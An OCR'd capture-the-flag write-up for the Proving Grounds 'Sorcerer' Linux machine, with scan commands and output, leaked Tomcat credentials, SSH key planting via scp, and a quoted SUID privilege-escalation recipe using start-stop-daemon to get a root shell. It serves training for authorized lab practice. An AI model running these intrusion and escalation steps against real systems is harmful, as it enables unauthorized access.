
Sorcerer(Linux)


https://viperone.gitbook.io/pentest-everything/writeups/pg-practice/linux/sorcerer

https://medium.com/@ardian.danny/oscp-practice-series-60-proving-grounds-sorcerer-fa37d7beee92




Scan the ip

```
nmap -sS -sV -sC -A -T5 -p- -Pn 192.168.176.100
```




```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-09 21:27 EST
Nmap scan report for 192.168.176.100
Host is up (0.031s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 81:2a:42:24:b5:90:a1:ce:9b:ac:e7:4e:1d:6d:b4:c6 (RSA)
|   256 d0:73:2a:05:52:7f:89:09:37:76:e3:56:c8:ab:20:99 (ECDSA)
|_  256 3a:2d:de:33:b0:1e:f2:35:0f:8d:c8:d7:8f:f9:e0:0e (ED25519)
80/tcp    open  http     nginx
|_http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100003  3           2049/udp   nfs
|   100003  3,4         2049/tcp   nfs
|   100005  1,2,3      34625/tcp   mountd
|   100005  1,2,3      39117/udp   mountd
|   100021  1,3,4      36944/udp   nlockmgr
|   100021  1,3,4      45551/tcp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/udp   nfs_acl
2049/tcp  open  nfs      3-4 (RPC #100003)
7742/tcp  open  http     nginx
|_http-title: SORCERER
8080/tcp  open  http     Apache Tomcat 7.0.4
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/7.0.4
34625/tcp open  mountd   1-3 (RPC #100005)
43449/tcp open  mountd   1-3 (RPC #100005)
45551/tcp open  nlockmgr 1-4 (RPC #100021)
49951/tcp open  mountd   1-3 (RPC #100005)
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

feroxbuster -u http://192.168.176.100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt




```
┌──(root㉿kali)-[~]
└─# feroxbuster -u http://192.168.176.100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://192.168.176.100/
 🚩 In-Scope Url          │ 192.168.176.100
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.13.0
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       12w      162c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        1l        3w       14c http://192.168.176.100/
[##########>---------] - 71s   113840/220546  67s     found:1       errors:0
[##########>---------] - 71s   113833/220546  1600/s  http://192.168.176.100/
```

Port 80 shows a page with only '404 not found' displayed. Port 8080 takes us to Apache Tomcat/7.04.




The link for the Manager App did not ask for authentication credentials like it normally does. It does provide us with a Access Denied page and also display the Tomcat default credentials of `tomcat:s3cret`.




We can store these later and possibly run these credentials against `nikto` or `gobuster` to see if we can enumerate further directories if required.


Port 7742 takes us to the following logon page which contains no identifying information apart from the name 'SORCERER' in the browser tab.




Soon after `feroxbuster` picks up the /zipfiles/ directory. On browsing to this we find the following files.



I downloaded the zip files which are not encrypted and browsed through each with the GUI. The max.zip folder contained the most interesting information.







```
┌──(root㉿kali)-[/home/.../Desktop/max/home/max]
└─# cat tomcat-users.xml.bak
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
  <role rolename="manager-gui"/>
  <user username="tomcat" password="VTUD2XxJjf5LPmu6" roles="manager-gui"/>
</tomcat-users>
```

username="tomcat"

password="VTUD2XxJjf5LPmu6"





```
┌──(shatternox㉿pepper)-[~/…/sorcerer/home (2)/max/.ssh]
└─$ scp -i id_rsa authorized_keys max@192.168.212.100:/home/max/.ssh/authorized_keys
scp: Received message too long 1094927173
scp: Ensure the remote shell produces no output for non-interactive sessions.

┌──(shatternox㉿pepper)-[~/…/sorcerer/home (2)/max/.ssh]
└─$ scp -i id_rsa -O authorized_keys max@192.168.212.100:/home/max/.ssh/authorized_keys
authorized_keys                                                                100%  570     2.5KB/s   00:00
```

```
┌──(shatternox㉿pepper)-[~/…/sorcerer/home (2)/max/.ssh]
└─$ ssh max@192.168.212.100
max@sorcerer:~$ whoami
max
max@sorcerer:~$
```

Nice! We are in.

```
max@sorcerer:~$ find / -perm -u=s 2>/dev/null | grep -v '^/proc\|^/run\|^/sys\|^/snap'
/usr/sbin/mount.nfs
/usr/sbin/start-stop-daemon
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/su
/usr/bin/mount
/usr/bin/vmware-user-suid-wrapper
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chsh
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
max@sorcerer:~$
```

During enumeration, I immediately discovered an uncommon SUID binary.

.. / start-stop-daemon

☆ Star 9,976

Shell | SUID | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
start-stop-daemon -n $RANDOM -S -x /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which start-stop-daemon) .

./start-stop-daemon -n $RANDOM -S -x /bin/sh -- -p
```

